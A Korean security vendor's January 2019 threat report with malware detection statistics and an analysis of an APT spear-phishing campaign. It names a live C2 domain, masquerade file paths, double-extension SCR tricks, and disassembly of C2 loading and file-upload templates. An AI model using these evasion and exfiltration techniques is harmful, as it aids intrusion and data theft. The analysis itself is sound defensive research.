이스트시큐리티

# 보안 동향 보고서

No.112 2019.01

No.112 2019.01

# 이스트시큐리티 보안 동향 보고서

## CONTENT


01 악성코드 통계 및 분석 01-05

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

02 전문가 보안 기고 06-14

일요일 수행된 APT 변종 공격, 오퍼레이션 페이크 캡슐

연말정산 간소화 서비스 기간을 맞이하여 또 다시 유포되고 있는 악성메일

03 악성코드 분석 보고 15-35

개요

악성코드 상세 분석

결론

04 글로벌 보안 동향 36-48

# 01
# 악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

# 1. 악성코드 동향

안녕하세요? 2019 년 새해에도 안전한 한 해가 되시길 기원합니다.

지난 2018 년 12 월 말경에 발표된 '2018 년 보안 이슈 정리 및 2019 년 보안이슈 전망'을 확인하셨나요? 2018 년 한 해의 되돌아보고 2019 년에는 어떤 보안 이슈에 대해 대비를 강화해야할 지, 이스트시큐리티가 발표한 콘텐츠를 통해 확인하시기 바랍니다.

관련 콘텐츠 링크: http://blog.alyac.co.kr/2046

12 월 한 달 동안, GandCrab 랜섬웨어 이슈는 변함없이 맹위를 떨쳤으며, 중국에서는 4 일간 10 만대 이상의 컴퓨터를 감염시킨 중국 타깃 랜섬웨어가 발견되어 주목을 끌었습니다. 이 중국 타깃 랜섬웨어는 랜섬웨어 기능 외에도 중국내 다양한 서비스들의 계정 정보를 훔치는 기능을 지닌 악성코드였습니다. 해당 랜섬웨어는 특히, 중국 내에서 많은 어플리케이션 개발자들이 사용하고 있는 'EasyLanguage' 프로그래밍 소프트웨어 안에 악성코드를 추가하는 '공급망 공격'을 통해 짧은 시간 내에 확산되었습니다. 또한 비트코인이 아닌 중국인들이 많이 사용하는 'WeChat'의 계정을 통해 위안화를 랜섬머니로 요구하는 것이 가장 큰 특징이었습니다.

이 외에도 연말연시 기간 동안 사용자들의 호기심을 끌만한 '연말정산'과 같은 다양한 소재로 첨부파일 클릭이나 URL 클릭을 유도하여 공격을 진행하는 형태가 많이 나타났습니다.

최근 '알약을 통해 알아보는 2018 년 4 분기 및 2018 년 연간 랜섬웨어 차단통계'에서도 강조한 바와 같이, 2018 년 한 해 동안 하루 평균 약 3,827 건 정도의 랜섬웨어 공격이 있었고 지금 현재도 꾸준히 공격이 이뤄지고 있습니다. 이를 효과적으로 방어하기 위해서는 무엇보다도 사용중인 OS 와 SW 의 보안 패치가 필수인 점을 다시 한번 상기해주시고, 그와 함께 중요 자료에 대한 별도 백업과 신뢰할 수 있는 보안 솔루션을 활용하시어 랜섬웨어로부터 안전한 한 해 되시기 바랍니다.

관련 콘텐츠 링크: http://blog.alyac.co.kr/2074

# 2. 알약 악성코드 탐지 통계

## 감염 악성코드 TOP15

2018 년 12 월의 감염 악성코드 Top 15 리스트에서는 지난 2018 년 8 월부터 꾸준히 1 위를 차지했던 Trojan.Agent.gen 이 이번 달 Top 15 리스트에서도 역시 1 위를 차지했다. 10 월과 11 월에 2 위를 차지했던 Misc.HackTool.AutoKMS 역시 이번 달에도 2 위를 지켰다. 지난 11 월에 5 위를 차지했었던 Misc.HackTool.KMSActivator 가 2 단계 상승하여 이번 달 3 위를 새롭게 차지했다.

전반적으로 악성코드 진단 수치 자체는 지난 11 월과 대비하여 2.8% 정도 감소한 큰 변화가 없었다.


| 순위 | 등락 | 악성코드 진단명 | 카테고리 | 합계(감염자수) |
|---|---|---|---|---|
| 1 | - | Trojan.Agent.gen | Trojan | 978,671 |
| 2 | - | Misc.HackTool.AutoKMS | Trojan | 954,191 |
| 3 | ↑2 | Misc.HackTool.KMSActivator | Trojan | 431,465 |
| 4 | New | Worm.ACAD.Bursted | Worm | 417,274 |
| 5 | ↓2 | Trojan.HTML.Ramnit.A | Trojan | 404,123 |
| 6 | ↑4 | Trojan.LNK.Gen | Trojan | 356,656 |
| 7 | ↑8 | Trojan.ShadowBrokers.A | Trojan | 281,379 |
| 8 | ↓1 | Misc.Keygen | Trojan | 257,953 |
| 9 | ↓3 | Win32.Neshta.A | Virus | 232,957 |
| 10 | New | Gen:Variant.Razy.348484 | Trojan | 225,869 |
| 11 | ↑2 | Exploit.CVE-2010-2568.Gen | Exploit | 221,913 |
| 12 | New | Trojan.Agent.Miner | Trojan | 162,571 |
| 13 | ↓1 | Worm.ACAD.Bursted.doc.B | Worm | 161,077 |
| 14 | ↓5 | Adware.SearchSuite | Adware | 156,314 |
| 15 | New | Trojan.Generic.4120421 | Trojan | 155,643 |

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2018 년 12 월 01 일 ~ 2018 년 12 월 31 일


## 악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 78%를 차지했으며 웜(Worm) 유형이 11%로 그 뒤를 이었다.




## 카테고리별 악성코드 비율 전월 비교

12 월에는 11 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 82%에서 78%로 소폭 감소하였다. 웜(Worm) 악성코드 유형의 경우 11 월에 비해 12 월이 3.6 배 증가한 모습을 보였다.




# 3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


## 11 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지 횟수는 통계에 포함되지 않는다. 12 월 1 일부터 12 월 31 일까지 총 109,053 건의 랜섬웨어 공격 시도가 차단되었다. 주말과 연휴를 제외하면 꾸준하게 하루 4,000 여건 이상의 랜섬웨어 공격 차단이 이뤄지고 있다.




## 악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 12 월 한달간 총 22,465 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 11 월 한달 간 확인되었던 25,154 건의 악성코드 유포지/경유지 건수에 비해 약 10%가량 감소한 수치다.



02

# 전문가 보안 기고

1. 일요일 수행된 APT 변종 공격, 오퍼레이션 페이크 캡슐(Operation Fake Capsule) 주의

2. 연말정산 간소화 서비스 기간을 맞이하여 또 다시 유포되고 있는 연말정산 악성메일 주의!

# 1. 일요일 수행된 APT 변종 공격, 오퍼레이션 페이크 캡슐(Operation Fake Capsule) 주의

2019 년 01 월 07 일 월요일 새벽 1 시 경 통일부 등을 출입하는 언론사 기자(단)들의 이메일 대상으로 대규모 스피어 피싱(Spear Phishing) 공격이 수행된 바 있고, ESRC 에서는 '작전명 코브라 베놈(Operation Cobra Venom)'으로 위협정보를 공개한 바 있습니다.

이런 가운데 2019 년 01 월 20 일 일요일에 새로운 변종이 발견되었습니다. 해당 변종은 한국시간(KST)으로 01 월 21 일 새벽 6 시 경에 코드가 제작된 것으로 설정되어 있었습니다. 또한, 마치 이스트시큐리티의 알약(ALYac) 보안 모듈처럼 위장하는 공격벡터를 도입했습니다.

이에 ESRC 는 가짜로 조작된 날짜와 알약 보안 모듈 위장 등의 특징 부분을 활용해 이번 최신 정부기반 APT(지능형지속위협) 공격 캠페인을 **'작전명 페이크 캡슐(Operation Fake Capsule)'**로 명명하였습니다.

악성코드의 제작날짜가 다음 날인 21 일 월요일인 것으로 보아, 제작자는 날짜를 의도적으로 조작했으며, 코브라 베놈 작전 때와 동일하게 HWP 문서처럼 아이콘을 위장한 2 중 확장자 EXE 기법이 활용되었습니다.


다만, 공격에 사용된 파일명의 확장자는 EXE 가 아닌 SCR 이 사용되었으며, 기존처럼 중간에 다수의 빈공백을 포함해 폴더옵션에 따라 확장자가 보이지 않게 만들었습니다.


[그림 1] 중국 연구자료 HWP 문서처럼 위장한 EXE(SCR) 파일

악성파일은 'BINARY' 리소스 내부에 3 개의 개별 데이터를 가지고 있으며, 모두 한국어로 제작된 것을 알 수 있습니다. 공격자는 한국어 운영체제 기반에서 코드를 제작했습니다.

각각의 리소스 내용을 살펴보면 다음과 같습니다.

- 103 (한국어) : 정상 HWP 문서 파일 포함
- 105 (한국어) : C2 서버 도메인
- 108 (한국어) : 악성 DLL 코드 포함





[그림 2] 악성파일의 내부 리소스 코드 화면

먼저 103 리소스의 경우는 악성코드가 실행될 경우 동일 경로에 '중국-연구자료.hwp' 파일명으로 정상 문서파일이 생성되어 실행이 이뤄집니다. 실행된 화면은 다음과 같습니다.

## 02 전문가 보안 기고





[그림 3] 공격에 이용된 정상 HWP 문서파일 실행화면

이 문서파일은 2018 년 12 월 17 일에 제작된 것으로, 중국을 알기 위한 독서와 여행의 순서라는 제목과 내용을 담고 있습니다.

ESRC 에서는 일요일 현재 해당 공격이 기존 통일부 등을 출입하는 기자단쪽에 추가로 진행된 것인지 확인해 보았지만, 아직까지 관련된 분들은 해당 공격에 노출된 것이 확인되지는 않았습니다.

그 다음 105 리소스에는 총 21 바이트의 코드가 포함되어 있는데, 바로 공격자가 지정한 명령제어(C2)서버의 호스트 주소 'safe-naver-mail.pe.hu' 이름이 포함되어 있습니다.




[그림 4] 리소스 코드에 포함되어 있는 C2 도메인 정보

그리고 마지막으로 108 리소스에는 최종적으로 페이로드 기능을 수행하는 악성 DLL 파일이 포함되어 있습니다. 이 파일은 32 비트 기반으로 제작되어 있고, 2019 년 01 월 16 일 오후 2 시 경에 만들어졌습니다.

이 악성코드는 드롭퍼 명령에 의해 다음과 같은 경로에 'AlyacEst' 폴더를 만든 후
복사본을 'AlyacMonitor.dll' 파일명으로 생성합니다. 그리고 하위 경로에는 DLL 과 동일하지만 파일명만
다른 'AlyacMonitor.db' 파일과 C2 가 포함된 105 리소스 파일을 'AlyacMonitor.db_ini' 파일명으로 생성합니다.

- C:\Users\[사용자 계정명]\AppData\Roaming\Microsoft

이처럼 악성코드 제작자는 마치 '알약(Alyac)' 보안 프로그램처럼 위장한 폴더와 파일명을 사용하고 있으며, 드롭퍼 내부에는 다음과 같이 의도적으로 알약 모듈처럼 위장한 의도를 엿볼 수 있습니다.

- E:\PC\EstService\Bin32\makeHwp.pdb

공격자는 한국의 대표 보안제품처럼 위장해 악성코드를 제작한 것을 알 수 있고, C2 코드를 별도로 분리해 추후 악성파일이 어느 사이트와 통신하는지 분석을 회피하는데 활용을 했습니다.

```
call    sub_10001010
push    104h
lea     eax, [ebp+var_320]
push    0
push    eax
call    sub_1000A130
add     esp, 0Ch
lea     eax, [ebp+var_320]
push    offset ExistingFileName
push    offset aS_ini     ; "%s_ini"
push    104h
push    eax
call    sub_10003780
lea     eax, [ebp+var_320]
push    offset aR         ; "r"
push    eax
call    sub_1000E2F3
add     esp, 18h
test    eax, eax
jz      loc_10002C45
```

[그림 5] ini 파일에서 C2 코드를 불러오는 화면

특히, 공격자는 C2 서버에 Est 폴더를 생성해 수집된 정보 업로드와 다운로드 명령을 수행하도록 만들었습니다.

또한, '작전명 코브라 베놈(Operation Cobra Venom)' 코드에서 사용한 'Content-Disposition: form-data' 영역이 동일하게 사용되었는데, 데이터 명 부분만 'binary'에서 'files'로 변경되었습니다.

**[Operation Cobra Venom] : 2019-01-07**

```
.rdata:10026AE0 a44cdd22e90fCon db '--------------------44cdd22e90f',0Dh,0Ah
.rdata:10026AE0                 db 'Content-Disposition: form-data; name="binary"; filename="%s"',0Dh,0Ah
.rdata:10026AE0                 db 'Content-Type: application/octet-stream',0Dh,0Ah
.rdata:10026AE0                 db 0Dh,0Ah,0
```

**[Operation Fake Capsule] : 2019-01-20**

```
.rdata:10029E48 a44cdd22e90fCon db '--------------------44cdd22e90f',0Dh,0Ah
.rdata:10029E48                 db 'Content-Disposition: form-data; name="files"; filename="%s"',0Dh,0Ah
.rdata:10029E48                 db 'Content-Type: application/octet-stream',0Dh,0Ah
.rdata:10029E48                 db 0Dh,0Ah,0
```

이처럼 특정 정부가 배후에 있는 것으로 추정되는 국가기반 APT 위협조직의 활동이 갈수록 활발하게 수행하고 있다는 점에 주목하고 있으며, 한국의 주요 보안제품들 처럼 위장하는 교란전술에 각별한 주의가 요구되는 상황입니다.

공격자는 주로 이메일의 첨부파일을 통해 표적공격을 수행하고 있으며, 전혀 알지 못하는 이메일 아이디에서 수신되는 경우도 있지만, 발신자를 조작해 실제 최근에 이메일을 주고 받은 사람의 계정을 도용하거나 해킹해서 사용하는 경우가 있다는 점도 명심해야 합니다.

## 02 전문가 보안 기고

따라서, 조금이라도 의심스러운 점이 있다거나 실행파일(EXE, SCR 등) 형태의 파일이 첨부된 경우에는 반드시 발신자에게 발송여부를 확인하는 과정이 중요하며, 십중팔구 악성코드일 가능성이 높습니다.

더불어 이번 공격은 지난 코브라 베놈 때와 마찬가지로 일요일부터 월요일로 이어지는 공격 흐름과 스케줄을 가지고 있다는 점에서 일반적인 표적공격과 다른 고유한 특징을 가지고 있다는 점에서 매우 흥미롭습니다.

